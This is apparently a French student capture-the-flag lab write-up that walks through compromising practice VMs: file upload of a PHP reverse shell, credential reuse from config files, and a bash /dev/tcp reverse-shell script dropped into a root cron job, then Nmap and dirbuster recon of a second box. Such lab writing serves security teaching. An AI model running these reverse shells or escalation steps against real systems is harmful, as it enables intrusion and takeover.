
Sachant que nous somme arriver dans une impasse nous allons revenir dans dirbuster pour voir si le site ne nous cache pas autre chose, cette fois on va activé le brute force des fichier et des sous-répertoire ce qui prend aux alentours de 45min



A ce stade nous voyons qu'il y a un fichier de base de données SQL et qu'il existe une interface admin du site, nous allons observer ce fichier SQL avec VSCodium


```
CREATE TABLE `admin` (  
  `id` int(11) NOT NULL,  
  `username` varchar(255) NOT NULL,  
  `password` varchar(255) NOT NULL,  
  `creationDate` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP,  
  `updationDate` varchar(255) NOT NULL  
) ENGINE=InnoDB DEFAULT CHARSET=latin1;  
  
--  
-- Dumping data for table `admin`  
--  
  
INSERT INTO `admin` (`id`, `username`, `password`, `creationDate`, `updationDate`) VALUES  
(1, 'admin', '21232f297a57a5a743894a0e4a801fc3', '2020-01-24 16:21:18', '03-06-2020 07:09:07 PM');
```

Nous pouvons voir qu'il y a une table admin qui contient un utilisateur admin avec son mot de passe chiffré en MD5, car ce fichier est simplement un dump de la base de données du site



Le mot de passe étant admin on peut essayer de se connecter sur la page /academy/admin

ADMIN CHANGE PASSWORD



Comme pour l'utilisateur normal on met le mot de passe gtrnet

Cinquième étape – Tentative d'exécution de code PHP

Nous avons vu tout à l'heure qu'il y avait des fichiers php dans le site internet ce qui veut dire que php est installé pour le bon fonctionnement de ceux-ci.

On possède sur la VM kali un reverse shell en php.

Comme nous l'avons vu tout à l'heure nous pouvons upload une image comme photo de profil, nous pouvons donc essayer d'upload un script PHP qui va exécuter un reverse shell pour se connecter à la machine en réserve shell avec netcat

<https://github.com/pentestmonkey/php-reverse-shell>

Ce script est également dans /usr/share/webshells/php

On utilise le script de pentestmonkey qui ouvre un reverse shell sur le port 1234, on pense maintenant a changé le script pour indiquer l'IP de la Kali soit 10.170.0.17

```
(kali@vm-iutcl-kali-7)-[~]
$ nc -lvnp 1234
Listening on 0.0.0.0 1234
Connection received on 10.170.6.21 51692
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
04:24:31 up 1:09, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@      IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Avec netcat on se met en écoute sur le port 1234

Maintenant que nous sommes connecté sur le serveur on peut faire des cat sur les fichiers php

On retourne dans /var/www/html/academy/admin/includes

Car dans ce dossier il y a le fichier config.php avec les variables utilisées par le CRUD pour la connexion avec la base de données

```
$ cat config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "grimmie";
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_database = "onlinecourse";
$dbd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");
```

Nous avons accès à l'utilisateur grimmie et son mot de passe on va donc tenter de voir s'il peut y avoir le même mot de passe pour le système linux.

On regarde donc le fichier passwd de linux contenant tout les utilisateurs.

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
mysql:x:106:113:MySQL Server,,:/nonexistent:/bin/false
ftp:x:107:114:ftp daemon,,:/srv/ftp:/usr/sbin/nologin
grimmie:x:1000:1000:administrator,,:/home/grimmie:/bin/bash
```

On se connecte en ssh néanmoins l'utilisateur n'a pas d'accès administrateur on va donc chercher à passer en administrateur depuis ce point.

```
(kali@vm-iutcl-kali-7)-[~]
$ ssh grimmie@10.170.6.21
grimmie@10.170.6.21's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@academy:~$ lw
-bash: lw : commande introuvable
grimmie@academy:~$
```

Sixième étapes – Création d'un reverse shell en Bash pour accès root

On peut voir que cron s'exécute, sachant que cron a les permissions d'administrateur il peut donc exécuter un script et exécuter pour nous une ou plusieurs commandes en administrateur.

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab` command
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * /home/grimmie/backup.sh
```

Ici cron exécute un script backup.sh qui se trouve dans notre répertoire, il nous suffit donc d'ouvrir un reverse shell avec un script que l'on nommera backup.sh et que l'on placera à la place du script exécuté par cron.

On utilise un script qui va ouvrir un reverse shell sur le port 4444.

```
#!/bin/bash

# Replace with your attacker's IP and listening port
ATTACKER_IP="10.170.0.17"
ATTACKER_PORT="4444"

# Attempt privilege escalation via sudo
echo "[*] Attempting to gain root access via sudo ..."

# Check if the user can run commands with sudo
if sudo -n true 2>/dev/null; then
    echo "[+] Sudo permissions found, executing reverse shell as root ..."

    # Create a reverse shell as root
    sudo bash -c "bash -i >& /dev/tcp/$ATTACKER_IP/$ATTACKER_PORT 0>&1"
else
    echo "[-] No sudo permissions found. Running reverse shell as current user ..."
    # Default reverse shell
    bash -i >& /dev/tcp/$ATTACKER_IP/$ATTACKER_PORT 0>&1
fi
```

On nomme le script Backup.sh car une entrée dans crontab est exécuté toutes les minutes, ensuite on ne lance pas le script mais on lance le netcat

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab' (only root)
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * /home/grimmie/backup.sh
```

```
(kali@vm-iutcl-kali-7)-[~]
$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.170.6.21 48656
bash: impossible de régler le groupe de processus du terminal (1745): Ioctl() inapproprié pour un périphérique
bash: pas de contrôle de tâche dans ce shell
root@academy:~#
```

La raison pour laquelle cela ouvre un bash en root est lié au fait que cron est toujours exécuté en admin, si notre script est exécuté sur le compte root il exécutera notre bash en reverse shell sur l'utilisateur root car il prend l'utilisateur actuel

Septième étape – Changement mot de passe root et connexion sh

On commence par changer le mot de passe de root avec la commande passwd

```
root@academy:~# passwd
passwd
Nouveau mot de passe : gtrnet
Retapez le nouveau mot de passe : gtrnet
passwd: password updated successfully
root@academy:~#
```

Ensuite on essaie une connexion SSH avec le compte root

```
(kali@vm-iutcl-kali-7)-[~]
$ ssh root@10.170.6.21
root@10.170.6.21's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Dec 6 05:23:36 2024 from 10.170.0.17
root@academy:~# cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.

Happy hacking !
root@academy:~#
```

Nous avons accès à la session root dans un environnement complet, nous pouvons donc récupérer le flag

Machine n°3 : “Dev”

Première étape - Analyse des ports

On considère que l’on connaît l’IP de la machine “Dev” qui est 10.170.10.11, avec l’aide de nmap on scan les ~65535 ports

Nmap -T4 -p- --open -A 10.170.10.11

```

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 bd:96:ec:08:2f:b1:ea:06:ca:fc:46:8a:7e:8a:e3:55 (RSA)
|   256 56:32:3b:9f:48:2d:e0:7e:1b:df:20:f8:03:60:56:5e (ECDSA)
|_  256 95:dd:20:ee:6f:01:b6:e1:43:2e:3c:f4:38:03:5b:36 (ED25519)
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_ http-title: Bolt - Installation error
|_ http-server-header: Apache/2.4.38 (Debian)
111/tcp   open  rpcbind   2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4      111/tcp     rpcbind
|   100000   2,3,4      111/udp     rpcbind
|   100000   3,4        111/tcp6    rpcbind
|   100000   3,4        111/udp6    rpcbind
|   100003   3          2049/udp    nfs
|   100003   3          2049/udp6   nfs
|   100003   3,4        2049/tcp    nfs
|   100003   3,4        2049/tcp6   nfs
|   100005   1,2,3      34029/tcp   mountd
|   100005   1,2,3      39137/udp6   mountd
|   100005   1,2,3      41078/udp    mountd
|   100005   1,2,3      41527/tcp6   mountd
|   100021   1,3,4      36461/udp    nlockmgr
|   100021   1,3,4      40451/tcp    nlockmgr
|   100021   1,3,4      43319/tcp6   nlockmgr
|   100021   1,3,4      53718/udp6   nlockmgr
|   100227   3          2049/tcp     nfs_acl
|   100227   3          2049/tcp6    nfs_acl
|   100227   3          2049/udp     nfs_acl
|_  100227   3          2049/udp6    nfs_acl
2049/tcp   open  nfs        3-4 (RPC #100003)
8080/tcp   open  http      Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-open-proxy: Potentially OPEN proxy.
|_ Methods supported: CONNECTION
|_ http-title: PHP 7.3.27-1~deb10u1 - phpinfo()
34029/tcp  open  mountd     1-3 (RPC #100005)
38959/tcp  open  mountd     1-3 (RPC #100005)
40451/tcp  open  nlockmgr   1-4 (RPC #100021)
47611/tcp  open  mountd     1-3 (RPC #100005)
MAC Address: 0E:1E:04:01:00:11 (Unknown)

```

Nous pouvons voir un certain nombre de ports ouverts que nous allons présenter un par un

- SSH (Secure Shell) est un protocole de connexion à distance utilisant le protocole de session TLS, en raison de son chiffrement, chercher une faille serait une perte de temps (bruteforce)
- http (via Apache 2.4.38) est le serveur web de la machine que nous regarderons plus tard et on analysera son contenu avec dirbuster, on peut voir d’ailleurs qu’il est ouvert sur deux ports, 80 et 8080 ce qui peut indiquer deux sites différents

- rpcbind (remote procedure call binder) est un service qui permet de mapper les différents service RPC, le protocole RPC étant requis pour l'un des protocoles suivants
- nfs (network file system) est un service qui permet de mettre en place des dossiers accessibles sur le réseau comme des partitions réseaux, mountd est le démon de montage de partition, nfs en a besoin, ntlockmgr est également un protocole dépendant de NFS


Nous pouvons noter d'autres informations obtenues avec NMAP :

- OS : Debian 10.2
- Version de Apache : 2.4.38
- Version de PHP : 7.3.27
- Le créateur de site Bolt est installé mais mal configuré


Deuxième étape – Analyse du serveur web avec Firefox et Dirbuster

Analyse avant-plan

Avant de faire un dirbuster on observe avec Firefox les pages accessibles sur <http://10.170.10.11> et <http://10.170.10.11:8080>



Sur le premier site on voit bien la page d'erreur d'installation de Bolt indiquant que Bolt est installé dans /var/www/html qui est le site par défaut ce qui n'est pas recommandé



PHP Version 7.3.27-1~deb10u1


System	Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Build Date	Feb 13 2021 16:31:40
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqld.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/15-xml.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-ctype.ini, /etc/php/7.3/apache2/conf.d/20-curl.ini, /etc/php/7.3/apache2/conf.d/20-dom.ini, /etc/php/7.3/apache2/conf.d/20-exif.ini, /etc/php/7.3/apache2/conf.d/20-fileinfo.ini, /etc/php/7.3/apache2/conf.d/20-ftp.ini, /etc/php/7.3/apache2/conf.d/20-gd.ini, /etc/php/7.3/apache2/conf.d/20-gettext.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-intl.ini, /etc/php/7.3/apache2/conf.d/20-json.ini, /etc/php/7.3/apache2/conf.d/20-mbstring.ini, /etc/php/7.3/apache2/conf.d/20-mysqli.ini, /etc/php/7.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.3/apache2/conf.d/20-pdo_sqlite.ini, /etc/php/7.3/apache2/conf.d/20-phar.ini, /etc/php/7.3/apache2/conf.d/20-posix.ini, /etc/php/7.3/apache2/conf.d/20-readline.ini, /etc/php/7.3/apache2/conf.d/20-shmop.ini, /etc/php/7.3/apache2/conf.d/20-simplexml.ini, /etc/php/7.3/apache2/conf.d/20-sockets.ini, /etc/php/7.3/apache2/conf.d/20-sqlite3.ini, /etc/php/7.3/apache2/conf.d/20-sysmsg.ini, /etc/php/7.3/apache2/conf.d/20-sysvsem.ini, /etc/php/7.3/apache2/conf.d/20-sysvshm.ini, /etc/php/7.3/apache2/conf.d/20-tokenizer.ini, /etc/php/7.3/apache2/conf.d/20-wddx.ini, /etc/php/7.3/apache2/conf.d/20-xmlreader.ini, /etc/php/7.3/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.3/apache2/conf.d/20-xsl.ini, /etc/php/7.3/apache2/conf.d/20-zip.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731.NTS
PHP Extension Build	API20180731.NTS

Sur le deuxième site on peut voir les différentes informations sur l'installation de PHP, on peut voir que la version du noyau Linux est 4.19

Ensuite avec dirbuster nous allons regarder s'il n'existe pas d'autres sites cachés dans les sous-dossiers des sites.

Site sur le port 80

Tout d'abord sur le port 80 après quelques minutes on a ceci



Directory Structure	Response Code	Response Size
/	200	4111
index.php	200	4113
icons	403	447
public	302	745
src	200	1112
app	200	1697

On peut voir 3 sous-sites potentiels, mais seulement public a un fichier php mais on peut vérifier si les autres dossiers retournent ou pas une erreur 403

Dans app on a accès à plusieurs dossiers (pas d'erreur 403) et notamment aux fichiers de config

Index of /app

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 cache/	2024-12-10 02:31	-	
 config/	2024-12-10 02:31	-	
 database/	2024-12-10 02:31	-	
 nut	2020-10-19 12:40	633	

Apache/2.4.38 (Debian) Server at 10.170.10.11 Port 80


On télécharge le fichier config.yml qui est un fichier de configuration YAML qui contient les informations notamment sur la base de données de Bolt

```
database:
  driver: sqlite
  databasename: bolt
  username: bolt
  password: I_love_java
```

On a un mot de passe « I_love_java »

Le site src contient rien

Le site public fait une redirection vers une page inexistante




Not Found

The requested URL was not found on this server.

Apache/2.4.38 (Debian) Server at 10.170.10.11 Port 80

Si on essaie de se rendre sur /public/files on a un message de refus




Site sur le port 8080

Ensuite on lance un deuxième dirbuster sur le port 8080

/	200	95799
index.php	200	179
icons	403	449
dev	200	7936
index.php	200	7936
files	200	939

On voit qu'un autre site nommé dev est accessible sur ce port



Nous pouvons voir que ce site est nommé BoltWire qui d'après nos recherches est une interface d'administration mais nous n'avons pour le moment aucun accès

Par conséquent nous allons maintenant chercher des failles

Troisième étape – Recherche de faille avec Metasploit

En utilisant la commande search avec le service et sa version on cherche des failles sur Apache et PHP

```
msf6 > search apache 2.4.38
[-] No results from search
msf6 > search php 7.3.27
[-] No results from search
```

Sachant que l'on ne connaît pas la version de NFS il est impossible de chercher une faille

Quatrième étape – Montage NFS disponibles

Certes on ne peut pas chercher de failles sur NFS mais on peut afficher les montages disponibles avec `showmount` comme vu lors du second semestre en service réseaux.

Commande `showmount`

Affichez les informations suivantes à l'aide de la commande `showmount` :

- tous les clients dotés de systèmes de fichiers montés partagés à partir d'un serveur NFS ;
- les systèmes de fichiers montés par des clients uniquement ;
- Systèmes de fichiers partagés avec les informations d'accès client

Remarque - La commande `showmount` n'affiche que les exportations des versions 2 et 3 de NFS. Cette commande n'affiche pas les exportations de la version 4 de NFS.

